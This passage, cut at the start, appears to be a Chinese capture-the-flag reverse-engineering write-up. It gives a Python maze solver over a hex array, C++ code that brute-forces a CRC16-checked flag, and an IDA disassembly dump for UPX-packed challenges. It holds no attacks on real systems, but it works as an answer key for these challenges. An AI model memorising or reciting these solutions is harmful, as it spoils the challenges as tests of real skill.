0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x20, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x20, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x20, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23,
   0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20,
0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x20]

path = []

choice = [512, 64, 8, 1]
sum = 0
while (sum <4095):
    if (maze[sum+choice[3]]==0x20):
        path.append('3')
        sum += choice[3]
        if (sum >4095):
            break
        continue
    elif (maze[sum+choice[2]]==0x20):
        path.append('2')
        sum += choice[2]
        if (sum >4095):
            break
        continue
    elif (maze[sum+choice[1]]==0x20):
        path.append('1')
        sum += choice[1]
        if (sum >4095):
            break
        continue
    elif (maze[sum+choice[0]]==0x20):
        path.append('0')
        sum += choice[0]
        if (sum >4095):
            break
        continue

for i in range(0,len(path)):
    print(path[i],end='')
```


upx magic 0

一眼看上去就像crc的算法，具体查了一下是crc16，随后采取一位一位爆破的方式拿到flag

```
#include <iostream>
using namespace std;
int v14[32];

int main(){
    v14[0] = 36200;
    v14[1] = 40265;
    v14[2] = 10770;
    v14[3] = 43802;
    v14[4] = 52188;
    v14[5] = 47403;
    v14[6] = 11826;
    v14[7] = 40793;
    v14[8] = 56781;
    v14[9] = 40265;
    v14[10] = 43274;
    v14[11] = 3696;
    v14[12] = 62927;
    v14[13] = 2640;
    v14[14] = 23285;
    v14[15] = 65439;
    v14[16] = 40793;
    v14[17] = 48395;
    v14[18] = 22757;
    v14[19] = 14371;
    v14[20] = 48923;
    v14[21] = 30887;
    v14[22] = 43802;
    v14[23] = 18628;
    v14[24] = 43274;
    v14[25] = 11298;
    v14[26] = 40793;
    v14[27] = 23749;
    v14[28] = 24277;
    v14[29] = 30887;
    v14[30] = 9842;
    v14[31] = 22165;
    for (int k = 0; k < 32; k++){
        for (int i = 0x20; i <=0x7e ; i++){
            unsigned int crc = i;//计算字符a的crc16校验码
            //右移8位，和手动计算一样，左移相当于补0，这里相当于直接补了8个0，开始计算。
            crc <<= 8; //<<= 相当余 crc=crc<<8;
            //计算8次。
            for (int j = 0; j < 8; j++)
            {
                //如果最高位是1的话需要计算，如果不是直接左移。（左移的操作可以想象成补0)
                if ((crc & 0x8000) != 0)
                {
                    crc <<= 1;
                    crc = crc ^ 0x1021;//这个说明用的是 CRC16   x16+x12+x5+1.
                }
                else
                {
                    crc <<= 1;
                }
            }
            //取后16位，如果用的是crc使用的是unsigned short 就不需要这一步了。
            crc = crc & 0xffff;
            //输出。
            if(crc==v14[k])
                printf("%c",i);
        }
    }
}
```

upx magic1

进行ida的动态调试，找到如下的赋值语句，把数据dump下来，用之前的代码再跑跑就出来了



```
upx1:0000000000400CCC mov     dword ptr [rbp-1C0h], 8D68h
upx1:0000000000400CD6 mov     dword ptr [rbp-1BCh], 9D49h
upx1:0000000000400CE0 mov     dword ptr [rbp-1B8h], 2A12h
upx1:0000000000400CEA mov     dword ptr [rbp-1B4h], 0AB1Ah
upx1:0000000000400CF4 mov     dword ptr [rbp-1B0h], 0CBDCh
upx1:0000000000400CFE mov     dword ptr [rbp-1ACh], 0B92Bh
upx1:0000000000400D08 mov     dword ptr [rbp-1A8h], 2E32h
upx1:0000000000400D12 mov     dword ptr [rbp-1A4h], 9F59h
upx1:0000000000400D1C mov     dword ptr [rbp-1A0h], 0DDCDh
upx1:0000000000400D26 mov     dword ptr [rbp-19Ch], 9D49h
upx1:0000000000400D30 mov     dword ptr [rbp-198h], 0A90Ah
upx1:0000000000400D3A mov     dword ptr [rbp-194h], 0E70h
